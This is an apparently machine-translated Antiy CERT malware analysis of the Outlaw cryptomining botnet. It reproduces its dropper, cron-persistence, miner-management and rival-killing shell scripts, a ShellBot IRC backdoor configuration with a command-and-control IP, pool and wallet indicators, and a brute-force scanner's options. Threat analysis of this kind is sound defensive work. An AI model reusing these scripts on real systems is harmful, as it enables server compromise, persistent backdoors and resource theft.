Recent Activity Analysis of the Outlaw Mining Botnet

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.

Scan for the latest version of the report

First published at 17: 45 on 10 January 2025

Contents

1 Overview

Recently, Antiy CERT has detected a number of cyber attacks on Outlaw mining zombies, which were first discovered in 2018 and mainly engaged in mining activities for cloud servers, and remained active. In its analysis of recent attacks, Antiy CERT found that the mining botnet sample has been significantly updated from the third version, with more diverse functions, higher stealth and more difficult to remove. The main propagation path and function is still SSH brute force attack target system, embedding SSH public key to achieve the goal of long-term control target system, At the same time download the execution of Perl scripting language based backdoor and open-source Menlo coin mining Trojan, using scanning and brute-force cracking tools to carry out corresponding attacks on other hosts.

It has been proved that the AAT terminal defense system can effectively defend and kill the mining trojan.

2 Attack process

The Outlaw mining botnet will first perform brute force cracking on the destination host by scanning the SSH service, obtain the privilege and download the final payload file dota3.tar.gz, and then execute the instructions in the tddwrt7s.sh script without landing, and initialize the script. Put the payload under the / tmp directory, decompress the payload file, and execute the first Perl script initall in the payload file, which will eventually execute the second Perl script init2 in the payload file, The scheduled tasks are written in the cron. d file, and the a, a, and start scripts in the a, b, and c folders are executed in turn.

(1). A Folder

1. The primary purpose of the a file is to detect malicious activity associated with clearing the RedTail mining botnet and execute the run file.
2. The run file is used to start and manage a mining program called kswapd00 and a stop script.
3. The main function of the stop file is to execute the init0 file and clean up specified files and processes on the target system.
4. The init0 file is used to thoroughly screen and clean up mining related activities.

(2). Bfolders

1. The main function of a file is to execute stop and run files.
2. The stop file is primarily intended to terminate and delete pre-set specific processes.
3. The run file is a ShellBot Perl script, its main functions are port scanning, DDoS attack, reverse shell, and status messages.

(3). C Folder

1. The start file executes the run file.
2. The main function of the run file is to run the top and stop files according to the number and architecture of the system's physical CPU cores.
3. The main function of the stop file is to batch terminate tasks related to specific mining processes or system monitoring processes.
4. The top file first gets the system architecture of the victim machine, adjusts the default number of threads based on the system architecture, and then executes the kthreadadd script and passes the parameters.
5. The kthreadadd file provides corresponding executable files for different system architectures.
6. Kthreadadd32 / KTHreadadd64 file is a tool for scanning and brute force cracking of different architectures, and 22 port brute force cracking is performed on the scanned IP address.



Figure 2-1 Flow chart of Outlaw mining zombie network attack 2-1

3 Sample Sorting and Functional Analysis

3.1 Sample sorting

The samples and functions of Outlaw mining zombie network attack are sorted out, as shown in Table 3-1.

Table 3-1 Sorting of Samples and Functions 3-1

Sample name	Landing name	Sample Path	Functions
Tddwrt7s.sh	Non-landing	In memory	Extract the landing payload and execute the initial script initall
Initall	Initall	/ tmp / .X2pP-unix / .rsync / initall	Execute the init2 script
Init / init2	Init / init2	/ tmp / .X2pP-unix / .rsync /	Write the scheduled tasks to the cron. d file and execute the initial script under each folder in turn
A Folder / a	A	/ tmp / .X2pP-unix / .rsync / a / a / home / username / .configrc7 / a / a	Malicious behavior associated with clearing the RedTail mining botnet is detected
A Folder / run	Run	/ tmp / .X2pP-unix / .rsync / a / run / home / username / .configrc7 / a / run	Start excavation sequence kswapd00

Upd	Upd	/ home / username / .configrc7 / a / upd	Guard script of mining program
A Folder / Stop	Stop	/ tmp / .X2pP-unix / .rsync / a / stop / home / username / .configrc7 / a / stop	Cleans the specified files and processes on the target system
A Folder / init0	Init0	/ tmp / .X2pP-unix / .rsync / a / init0 / home / username / .configrc7 / a / init0	Detect and terminate activities related to cryptocurrency mining
A Folder / kswapd00	Kauditd0	/ tmp / .X2pP-unix / .rsync / a / kswapd00 / tmp / .kswapd00 / var / tmp / .kswapd00 / home / username / .configrc7 / a / kswapd00	Mining procedure Mining
Bfolder / a	A	/ tmp / .X2pP-unix / .rsync / b / a / home / username / .configrc7 / b / a	Execute a stop file
Sync	Sync	/ home / username / .configrc7 / b / sync	Execute the run file
Bfolder / Stop	Stop	/ tmp / .X2pP-unix / .rsync / b / stop / home / username / .configrc7 / b / stop	Terminates a particular set of processes and deletes a particular file
Bfolder / run	Edac0	/ tmp / .X2pP-unix / .rsync / b / run / home / username / .configrc7 / b / run	Stealth Shellbot adaptation script
C Folder / Start	Start	/ tmp / .X2pP-unix / .rsync / c /	Create a shell script called aptitude
Aptitude	Aptitude	/ tmp / .X2pP-unix / .rsync / c / aptitude	Execute the run script
C Folder / run	Run	/ tmp / .X2pP-unix / .rsync / c / run	Judge the system architecture
C Folder / Stop	Stop	/ tmp / .X2pP-unix / .rsync / c / stop	End competition-related tasks
C Folder / top	Top	/ tmp / .X2pP-unix / .rsync / c / top	Get the system architecture
C Folder / kthreadadd	Kthreadadd	/ tmp / .X2pP-unix / .rsync / c / kthreadadd	Judge the system architecture
C Folder / kthreadadd32 and 64	Kauditd0	/ tmp / .X2pP-unix / .rsync / c / kthreadadd32 and 64	Scan and brute force other addresses

Table 3-2 Pond and Wallet Addresses in Mining Procedure 3

Address of mine pool	Wallet address
88.218.17.122: 80	483fmpjxwx75xmkaj3dm4vvgwzln3gdukychypvlr9sgit6oazgvh26izrpwkektzcamus8tykuwuorm3zgtwxpbfqwuxs
179.43.139.84: 80	
179.43.139.85: 442	
185.165.169.188: 80	
185.165.169.188: 442	
185.247.224.154: 80	
Sglt5wetkyeyxrvlmn453ivmeb3zqzqu3sgspcuxf2h6ggx2i4qd.onion: 8080	

3.2 Functional Analysis

The overall directory structure of the sample payload file is shown in Figure 3-1.



Figure 3-1 Structure of load list 3-1

3.2.1 Non-native script - tddwrt7s .sh file

The main function of the tddwrt7s. sh file is to check whether a specific directory exists, and if it exists, the initialization script is executed; if it does not exist, a series of file operations are performed. This includes deleting old files, creating new directories, and eventually executing another script.

```
#!/bin/bash
if [ -d "/tmp/.X2pP-unix/.rsync/c" ]; then
        cat /tmp/.X2pP-unix/.rsync/initall | bash 2>1&
        exit 0
else
        cd /tmp
        rm -rf .ssh
        rm -rf .mountfs
        rm -rf .X2*
        rm -rf .X3*
        rm -rf .X25-unix
        mkdir .X2pP-unix
        cd .X2pP-unix
        RANGE=6
        s=$RANDOM
        let "s %= $RANGE"
if [ $s == 0 ]; then
                        sleep $[ ( $RANDOM % 500 )  + 15 ]s
                        curl -O -f $1 || wget -w 3 -T 10 -t 2 -q --no-check-certificate $1
                fi
if [ $s == 1 ]; then
                        sleep $[ ( $RANDOM % 500 )  + 5 ]s
                        curl -O -f $2 || wget -w 3 -T 10 -t 2 -q --no-check-certificate $2
                fi
if [ $s == 2 ]; then
                        sleep $[ ( $RANDOM % 500 )  + 25 ]s
                        curl -O -f $3 || wget -w 3 -T 10 -t 2 -q --no-check-certificate $3
                fi
if [ $s == 3 ]; then
                        sleep $[ ( $RANDOM % 500 )  + 10 ]s
                        curl -O -f $4 || wget -w 3 -T 10 -t 2 -q --no-check-certificate $4
                fi
if [ $s == 4 ]; then
                        sleep $[ ( $RANDOM % 500 )  + 30 ]s
                        curl -O -f $5 || wget -w 3 -T 10 -t 2 -q --no-check-certificate $5
                fi
if [ $s == 5 ]; then
                        sleep $[ ( $RANDOM % 500 )  + 15 ]s
                        curl -O -f $6 || wget -w 3 -T 10 -t 2 -q --no-check-certificate $6
                fi
if [ $s == 6 ]; then
                        sleep $[ ( $RANDOM % 500 )  + 55 ]s
                        curl -O -f $7 || wget -w 3 -T 10 -t 2 -q --no-check-certificate $7
                fi
        sleep 60s
        tar xvf dota3.tar.gz
        sleep 10s
#       rm -rf dota3.tar.gz
        cd .rsync
        cat /tmp/.X2pP-unix/.rsync/initall | bash 2>1&
fi
exit 0
```

Figure 3-2 File operation on load 3-2

3.2.2 Execute subsequent script - initall file

The function of initall file is to determine if there is. configrc7 directory exists under the home directory, if it does not exist, execute init2 file, if it does exist, exit.

```
eval
sleep 1
dir=$(cd ~ && pwd)
cat init | sh >>/dev/null 2>&1
sleep 10
if [ -d "$dir/.configrc7" ]; then
exit 0
else
cat init2 | sh >> /dev/null 2>&1
fi
exit 0
```

Figure 3-3 Executing an init2 file 3-3

3.2.3 Write to scheduled task - init / init2 file

The two files, init / init2, have approximately the same functions. their core function is to write planned tasks in the cron. D file and execute mining malicious samples on a regular basis.

```
eval
pkill -9 go> .out
pkill -9 run> .out
pkill -9 tsm> .out
kill -9 `ps x|grep run|grep -v grep|awk '\''{print $1}'\''` > .out
kill -9 `ps x|grep go|grep -v grep|awk '\''{print $1}'\''` > .out
kill -9 `ps x|grep tsm|grep -v grep|awk '\''{print $1}'\''` > .out
pwd > dir.dir
dir=$(cat dir.dir)
crontab -r
cd $dir
chmod 777 *
sleep 5s
rm -rf cron.d
cd a
nohup ./a >>/dev/null &
cd ..
cd b
nohup ./a >>/dev/null &
cd ..
cd c
nohup ./start >>/dev/null &
cd ..
cd $dir
sleep 10s
echo "*/30 * * * * /tmp/.kswapd00 > /dev/null 2>&1
5 6 */2 * 0 $dir/a/upd>/dev/null 2>&1
5 8 * * 0 $dir/b/sync>/dev/null 2>&1
@reboot $dir/b/sync>/dev/null 2>&1
0 0 */3 * * $dir/c/aptitude>/dev/null 2>&1" >> cron.d
```


Figure 3-4 Writing Scheduled Tasks in the cron. d file 3-4

3.2.4 A Folder

3.2.4.1 Detect and clear the RedTail mining botnet - a file

A file is the initial file under folder a, the file will delete all scheduled tasks of the current user first, and check whether it has root permission: If it is root, delete and rebuild the / usr / bin / systemtd file. Disable write permission for the / usr / bin directory to hide malicious files or prevent overwriting of system updates.

```
#!/bin/sh
crontab -r
pwd > dir.dir
dir=$(cat dir.dir)

if [ "$(whoami)" == "root" ]; then
    rm -rf /usr/bin/systemtd && touch /usr/bin/systemtd && chmod -w /usr/bin
#else
#    (crontab -l | grep -v 'redtail') | crontab - && rm -ff ~/.redtail && rm -rf /tmp/*redtail
#    ps -eo uid,pid,comm | grep systemd | awk '$1 >= 3000 {print $2}' | xargs -r kill -9
fi
```

Figure 3-5 Check if you have root permission 3-5

Next up is detecting malicious behavior associated with clearing the RedTail mine-digging botnet. The detailed analysis is as follows: Check whether there is "redtail" in the timed task (crontab), extract the file path related to "redtail," obtain the process PID with the highest CPU consumption, and terminate the process and its sub-processes with high CPU consumption. Remove files related to "redtail," and remove all entries that contain "redtail" from the scheduled task.

```
echo "#!/bin/sh

# Check if "redtail" exists in the crontab
CRON_JOB=$(crontab -l | grep "redtail")


  # Extract the path from the crontab entry containing "redtail"
  PROCESS_PATH=$(echo "$CRON_JOB" | awk '{for(i=1;i<=NF;i++) if($i ~ /redtail/) print $i}')

  echo "Process path: $PROCESS_PATH"

  # Get the PID of the top CPU-consuming process
  TOP_PID=$(top -b -n1 | sed -n '8p' | awk '{print $1}')

  if [ -z "$TOP_PID" ]; then
    echo "No process found or failed to get the top CPU-consuming process."
    exit 1
  fi

  echo "Top CPU-consuming process PID: $TOP_PID"

  # Find all child processes of the top CPU-consuming process
  CHILD_PIDS=$(ps --ppid "$TOP_PID" -o pid=)

  # Kill the top CPU-consuming process and its children
  kill -9 "$TOP_PID"
  echo "Killed process with PID: $TOP_PID"

  # Kill all child processes
  for PID in $CHILD_PIDS; do
    kill -9 "$PID" && echo "Killed child process with PID: $PID"
  done

  echo "All related processes terminated."

  # Delete the file or script path found in the crontab
  if [ -f "$PROCESS_PATH" ]; then
    rm -f "$PROCESS_PATH"
    echo "Deleted file: $PROCESS_PATH"
  else
    echo "File not found or already deleted: $PROCESS_PATH"
  fi

  # Remove all lines containing "redtail" from the crontab
  crontab -l | grep -v "redtail" | crontab -
  echo "Removed all 'redtail' entries from crontab."

" |base64 --decode | nohup sh >> /dev/null 2>&1
```

Figure 3-6 Detection and removal of the RedTail mining botnet 3-6

Create a shell script file called upd that checks for the survival of the mining Trojan process. If a running process already exists, exit. Otherwise, start the run file to re-execute the mining Trojan to ensure continuous operation.

```
echo "#!/bin/sh
cd $dir
if test -r $dir/bash.pid; then
pid=\$(cat $dir/bash.pid)
if \$(kill -CHLD \$pid >/dev/null 2>&1)
then
exit 0
fi
fi
./run &>/dev/null" > upd
```


Figure 3-7 Check if the mining Trojan process is alive 3-7

Improve that efficiency of mine Trojan horse by detecting CPU model and setting specific MSR register values, as well as optimizing the configuration of hugepages.

```
optimize_func() {
  MSR_FILE=/sys/module/msr/parameters/allow_writes

  if test -e "$MSR_FILE"; then
    echo on > $MSR_FILE
  else
    modprobe msr allow_writes=on
  fi

  if grep -E 'AMD Ryzen|AMD EPYC' /proc/cpuinfo > /dev/null;
    then
    if grep "cpu family[[:space:]]\{1,\}:[[:space:]]25" /proc/cpuinfo > /dev/null;
        then
            if grep "model[[:space:]]\{1,\}:[[:space:]]97" /proc/cpuinfo > /dev/null;
                then
                    echo "Detected Zen4 CPU"
                    wrmsr -a 0xc0011020 0x4400000000000
                    wrmsr -a 0xc0011021 0x4000000000040
                    wrmsr -a 0xc0011022 0x8680000401570000
                    wrmsr -a 0xc001102b 0x2040cc10
                    echo "MSR register values for Zen4 applied"
                else
                    echo "Detected Zen3 CPU"
                    wrmsr -a 0xc0011020 0x4480000000000
                    wrmsr -a 0xc0011021 0x1c000200000040
                    wrmsr -a 0xc0011022 0xc000000401500000
                    wrmsr -a 0xc001102b 0x2000cc14
                    echo "MSR register values for Zen3 applied"
                fi
        else
            echo "Detected Zen1/Zen2 CPU"
            wrmsr -a 0xc0011020 0
            wrmsr -a 0xc0011021 0x40
            wrmsr -a 0xc0011022 0x1510000
            wrmsr -a 0xc001102b 0x2000cc16
            echo "MSR register values for Zen1/Zen2 applied"
        fi
  elif grep "Intel" /proc/cpuinfo > /dev/null;
    then
        echo "Detected Intel CPU"
        wrmsr -a 0x1a4 0xf
        echo "MSR register values for Intel applied"
  else
    echo "No supported CPU detected"
  fi

  sysctl -w vm.nr_hugepages=$(nproc)

  for i in $(find /sys/devices/system/node/node* -maxdepth 0 -type d);
  do
      echo 3 > "$i/hugepages/hugepages-1048576kB/nr_hugepages";
  done

  echo "1GB pages successfully enabled"
}
```

Figure 3-8 Optimization of hugepages configuration to improve Trojan mining efficiency 3-8

3.2.4.2 Start the mining process - run file

The run file is used to start and manage a mining program called kswapd00. It first stops the potentially conflicting processes, records the current directory path, runs the mining program in the background and hides its output, and finally saves the PID of the mining process for subsequent management.

```
#!/bin/sh
./stop

sleep 5
pwd > dir.dir
dir=$(cat dir.dir)
nohup ./kswapd00 >>/dev/null &
pidof kswapd00 > bash.pid
```

Figure. 3-9 starts and manages a mining program called kswapd00 3-9

3.2.4.3 Execute the subsequent script - stop file

The main function of the stop file is to execute the init0 file and clean up specified files and processes on the target system. These include deleting a configuration file (such as xmrig. json), stopping and ending multiple potentially interfering processes associated with the mining process.

```
#!/bin/sh

./init0
sleep 5s


chattr -ia  ~/.xmrig.json
lockr -ia  ~/.xmrig.json
rm -rf ~/.xmrig.json
lockr -ia /var/spool/cron/root

pkill -9 cron
killall -9 cron
kill -9 `ps x|grep cron|grep -v grep|awk '{print $1}'`>.proc

pkill -9 kswapd0
killall -9 kswapd0
kill -9 `ps x|grep kswapd0|grep -v grep|awk '{print $1}'`>.proc


pkill -9 ld-linux
killall -9 ld-linux
kill -9 `ps x|grep ld-linux|grep -v grep|awk '{print $1}'`>.proc
```

Figure 3-10 executes an init0 file 3-10

3.2.4.4 Identify and clean up competitive excavation activity - init0 document

The init0 file is a tool that can fully screen and clean up mining related activities. the main functions of the tool are to detect and terminate activities related to cryptocurrency mining, including cleaning files, closing processes, and blocking network connections.

```
#!/bin/sh

################################################################################################\
### A script for killing cryptocurrency miners in a Linux enviornment
### Provided with zero liability (!)
###
### Some of the malware used as sources for this tool:
### https://pastebin.com/pxclsXY5
### https://pastebin.com/jRerGPlu
### SHA256: 2e3e8f980fde575724e1c72ab8857eb2aea9ef4a3751726laab013e3dc5e3c4
################################################################################################\


# Killing processes by name, path, arguments and CPU utilization
processes(){
    killme() {
      killall -9 chron-34e2fg;ps wx|awk '/34e|z\/v3|moy5|defunct/' | awk '{print $1}' | xargs kill -9 & > /dev/null &
    }

    killa() {
    what=$1;ps auxw|awk "/$what/" |awk '!/awk/' | awk '{print $2}'|xargs kill -9&>/dev/null&
    }

    killa 34e2fg
    killme

    # Killing big CPU
    #VAR=$(ps uwx|awk '{print $2":"$3}'| grep -v CPU)
    ps axf -o "pid %cpu" | awk '{if($2>=30.0) print $1}' | while read procid
    do
                cat /proc/$procid/cmdline| grep -a -E "kswapd0|blits|mass|rsync"
                if [ $? -ne 0 ]
                then
                        kill -9 $procid
                else
                        echo "don't kill"
                fi
    done
```

Figure 3-11 Mining activities for screening and clearing competitive products 3-11

3.2.4.5 Excavation procedure - kswapd00

The file was adapted from the open source mining program XMRig, using version 6.22.1, which has mining profiles built into the program.

```
XMRIG_VERSION
XMRIG_KIND
XMRIG_HOSTNAME
XMRIG_EXE
XMRIG_EXE_DIR
XMRIG_CWD
XMRIG_HOME_DIR
XMRIG_TEMP_DIR
XMRIG_DATA_DIR
XMRig
XMRig
Usage: xmrig [OPTIONS]\n\nNetwork:\n
  -a, --algo=ALGO                 mining algorithm https://xmrig.com/docs/algorithms\n
      --donate-over-proxy=N       control donate over xmrig-proxy feature\n
XMRig 6.22.1\n built on Oct 23 2024 with GCC
no valid configuration found, try https://xmrig.com/wizard
donate.ssl.xmrig.com
donate.v2.xmrig.com
sh -c 'chattr -ia  ~/.xmrig.json;lockr -ia  ~/.xmrig.json; rm -rf ~/.xmrig.json; chattr -ia
xmrig
/root/xmrig6.19/xmrig/scripts/build/hwloc-2.9.0/include/hwloc/plugins.h
/root/xmrig6.19/xmrig/scripts/build/hwloc-2.9.0/include/hwloc/helper.h
```

Figure 3-12 Adaptation of the Open Source Mining Program XMRig 3-12

3.2.5 Bfolders

3.2.5.1 Execute subsequent script - a file

The main function of a file is to execute the stop file and create a new script sync and run the run file.

```
#!/bin/sh
pwd > dir.dir
dir=$(cat dir.dir)
cd $dir
./stop
echo "#!/bin/sh
cd $dir
./run">sync
chmod u+x sync
chmod u+x stop
chmod u+x ps
chmod u+x run
./run
```

Figure 3-13 Executing a run file 3-13

3.2.5.2 Terminates a specific process - stop file

The main function of a stop file is to terminate a particular set of processes and delete a particular file.

```
kill -9 `ps x|grep ps|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep sync|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep nginx|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep ecryptfs|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep xmr|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep edac0|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep agent|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep perl|grep -v grep|awk '{print $1}'`> .out
kill -9 `ps x|grep rsync|grep -v grep|awk '{print $1}'`> .out
for pid in $(ps -ef | grep "rsync" | awk '{print $2}'); do kill -9 $pid; done> .out
for pid in $(ps -ef | grep "sync" | awk '{print $2}'); do kill -9 $pid; done> .out
for pid in $(ps -ef | grep "ps" | awk '{print $2}'); do kill -9 $pid; done> .out

pkill -9 rsync> .out
pkill -9 perl> .out
pkill -9 agent> .out
pkill -9 edac0> .out
pkill -9 ps>.out
rm -rf .proc .out
```

Figure 3-14 terminates a particular series of processes 3-14

3.2.5.3 Irc backdoor program - run file

The run file is actually a Perl script of ShellBot, adapted from the open source Perl script, Stealth Shellbot, and connected to the IRC server through port 443, with the main functions of port scanning, DDoS attack, reverse shell and sending back status messages.

```
echo "#!/usr/bin/perl
########## CONFIGURACAO ############
my $processo = 'edac0';

$servidor='185.165.169.188' unless $servidor;
my $porta='443';
my @canais=("#001");
my @adms=("molly","polly");
my @auth=("localhost");

# Anti Flood ( 6/3 Recomendado )
my $linas_max=5;
my $sleep=5;

my $nick = getnick();
my $ircname = getnick();
my $realname = (`uname -a`);

my $acessoshell = 1;
######## Stealth ShellBot ##########
my $prefixo = "! ";
my $estatisticas = 0;
my $pacotes = 1;
```

Figure 3-15 IRC Rear Door Procedure 3-15

3.2.6 C Folder

3.2.6.1 Execute the subsequent script - start

The start file creates a shell script called aptitude, and then uses that script to execute the run file.

```
#!/bin/sh
pwd > dir.dir
dir=$(cat dir.dir)
cd $dir
chmod 777 *
rm -rf n
echo "1">n

echo "#!/bin/sh
cd $dir
./run &>/dev/null" > aptitude
chmod u+x aptitude
chmod 777 *
./aptitude >> /dev/null &

exit 0
```

Figure 3-16 executes a run file 3-16

3.2.6.2 Check the number of CPU physical cores and architecture of the system - the run file

The main function of the run file is to decide whether to run the top program in the background according to the number of CPU physical cores and architecture of the system, and whether to perform additional wait and stop file operations before running.

```
#!/bin/sh
PR=1

PR=$(grep -c 'model name' /proc/cpuinfo)

ARCH=$(uname -m)

if [ "$ARCH" = "x86_64" ]; then
    if [ "$PR" -lt 7 ]; then
        sleep 15
        ./stop
        sleep 3
        RANGE=240
        s=$((RANDOM % RANGE))
        sleep $s
        nohup ./top >>/dev/null &
    elif [ "$PR" -gt 7 ]; then
        sleep 3
    fi
else
    nohup ./top >>/dev/null &
fi
```

Figure 3-17 Check the number of CPU physical cores and architecture of the system 3-17

3.2.6.3 Tasks related to batch termination of mining process - stop file

The main function of stop files is to batch terminate tasks related to specific mining processes or system monitoring processes, and to clean up temporary files.

```
#!/bin/sh
killall -9 go>.out
pkill -9 go>.out
pkill -9 httpd>.out
pkill -9 kthreadadd>.out
pkill -9 top>.out
kill -9 `ps x|grep go|grep -v grep|awk '{print $1}'`>.out
killall -9 tsm>.out
killall -9 blitz>.out
killall -9 httpd>.out
killall -9 /usr/sbin/http>.out
killall -9 flash>.out
killall -9 kthreadadd>.out
killall -9 top>.out
pkill -9 flash>.out
pkill -9 watch>.out
kill -9 `ps x|grep flash|grep -v grep|awk '{print $1}'`>.out
kill -9 `ps x|grep blitz|grep -v grep|awk '{print $1}'`>.proc
kill -9 `ps x|grep go|grep -v grep|awk '{print $1}'`>.out
kill -9 `ps x|grep tsm|grep -v grep|awk '{print $1}'`>.out
kill -9 `ps x|grep ntpd|grep -v grep|awk '{print $1}'`>.out
kill -9 `ps x|grep khelperd|grep -v grep|awk '{print $1}'`>.out
kill -9 `ps x|grep kthreadadd|grep -v grep|awk '{print $1}'`>.out
kill -9 `ps x|grep top|grep -v grep|awk '{print $1}'`>.out
#kill -9 `ps x|grep sleep|grep -v grep|awk '{print $1}'`>.proc
kill -9 `ps x|grep /usr/sbin/http|grep -v grep|awk '{print $1}'`>.out
killall -9 wget>.out
kill -9  `ps x|grep wget|awk '{print $1}'`>.out
pkill -9 http>.out
pkill -9 watch>.out
pkill -9 tsm>.out
pkill -9 blitz>.out
pkill -9 httpd>.out
pkill -9 go>.out
pkill -9 ld-2.23>.out
pkill -9 netstat>.out
rm -rf .proc .out
sleep 5
exit 0
```


Figure 3-18 Relevant tasks for batch termination of mining process 3-18

3.2.6.4 Gets the target host system architecture - top file

The top file first obtains the system architecture of the target host, and adjusts the number of default threads according to the system architecture. the number of arm architecture threads is set to 75, the number of i686 architecture threads is set to 325, and the number of other architectures is set to 475.

```
#!/bin/sh

dir=$(pwd)
cd "$dir" || exit 1   # Exit if cd fails
threads=475
ARCH=$(uname -m)
if [ "$ARCH" = "arm" ] || [ "${ARCH#arm}" != "$ARCH" ]; then
    threads=75
fi

if [ "$ARCH" = "i686" ]; then
    threads=325
fi
cont=1
```


Figure 3-19 Obtaining target host system architecture 3-19

The kthreadadd script is then executed and parameters passed in preparation for subsequent scans.

```
while :
do
    start=$(date +%s)
    touch v
    rm -rf p
    rm -rf ip
    rm -rf xtr*
    rm -rf a a.*
    rm -rf b b.*
    echo "257.287.563.234" >> c
    echo "257.287.563.234" >> c
    echo "adaferthqhr34312asdfa" >> d
    echo "adaferthqhr34312asdfa" >> d

    sleep $(( (RANDOM % 30) + 1 ))s
    timeout 3h ./kthreadadd -t "$threads" -f 1 -s 8 -S 5 -p 0 -d 1 p ip
    sleep 3
    end=$(date +%s)

    # Uncomment this block if needed
    # if [ $((end - start)) -lt 180 ]; then
    #     threads=$((threads - 50))
    #     cont=$((cont + 1))
    #     if [ "$threads" -lt 80 ]; then
    #         ./stop
    #     fi
    #     if [ "$cont" -gt 6 ]; then
    #         ./stop
    #     fi
    # fi

    rm -rf xtr*
    rm -rf ip
    rm -rf p
    rm -rf .out
    rm -rf /tmp/t*
done
exit 0
```


Figure 3-20 executes the kthreadadd script and passes the parameters 3-20

3.2.6.5 Adaptation to the target host - kthreadadd

The kthreadadd file provides corresponding executable files for different system architectures to ensure that the scanner will run correctly on the target device.

```
#!/bin/sh

SCRIPT_PATH=$(dirname "$(readlink -f "$0")")
ARCH=$(uname -m)

if [ "$ARCH" = "i686" ]; then
    "$SCRIPT_PATH/kthreadadd32" "$@"
elif [ "$ARCH" = "x86_64" ]; then
    "$SCRIPT_PATH/kthreadadd64" "$@"
fi
```


The Figure 3-21 adapts to the target host 3-21

3.2.6.6 Scanning and brute force cracking tools - kthreadadd32 / kthreadadd64 files

The kthreadadd32 / kthreadadd64 file is a tool for scanning and brute force cracking of different architectures. it scans the parameters sent from the top file to perform targeted 22-port brute force cracking on the scanned IP address.

```
sub_5A559B("================================================================================");
sub_5A559B("---------------------->Faster than light<-----------------------------");
sub_5A559B("--------------------->use only for testing<---------------------------");
sub_5A559B("================================================================================");
sub_5A559B("Use: scan [OPTIONS] [[USER PASS]] FILE] [IPs/IPs Port FILE]");
sub_5A559B("Options:");
sub_5A530E((unsigned int)"\t-t [NUMTHREADS]: Change the number of threads used. Default is %d\n", 10, v0, v1, v2, v3);
sub_5A530E((unsigned int)"\t-m [MODE]: Change the way the scan works. Default is %d\n", 1, v4, v5, v6, v7);
sub_5A530E(
  (unsigned int)"\t-f [FINAL SCAN]: Does a final scan on found servers. Default is %d\n",
  2,
  v8,
  v9,
  v10,
  v11);
sub_5A559B("\tUse -f 1 for A.B class /16. Default is 2 for A.B.C /24");
sub_5A530E((unsigned int)"\t-i [IP SCAN]: use -i 0 to scan ip class A.B. Default is %d\n", 1, v12, v13, v14, v15);
sub_5A559B("\tif you use -i 0 then use ./scan -p 22 -i 0 p 192.168 as agrument for ip file");
sub_5A559B("\t-m 0 for non selective scanning");
sub_5A559B("\t-P 0 leave default password unchanged. Changes password by default.");
sub_5A530E((unsigned int)"\t-s [TIMEOUT]: Change the timeout. Default is %ld\n", 6, v16, v17, v18, v19);
sub_5A530E((unsigned int)"\t-S [2ndTIMEOUT]: Change the 2nd timeout. Default is %ld\n", 6, v20, v21, v22, v23);
sub_5A559B("\t-p [PORT]: Specify another port to connect to. 0 for multiport");
sub_5A559B("\t-c [REMOTE-COMMAND]: Command to execute on connect. Use ; or && with commands");
sub_5A559B("\t-h : Show this help");
sub_5A559B("\t-H 1: For extra help");
sub_5A559B("================================================================================");
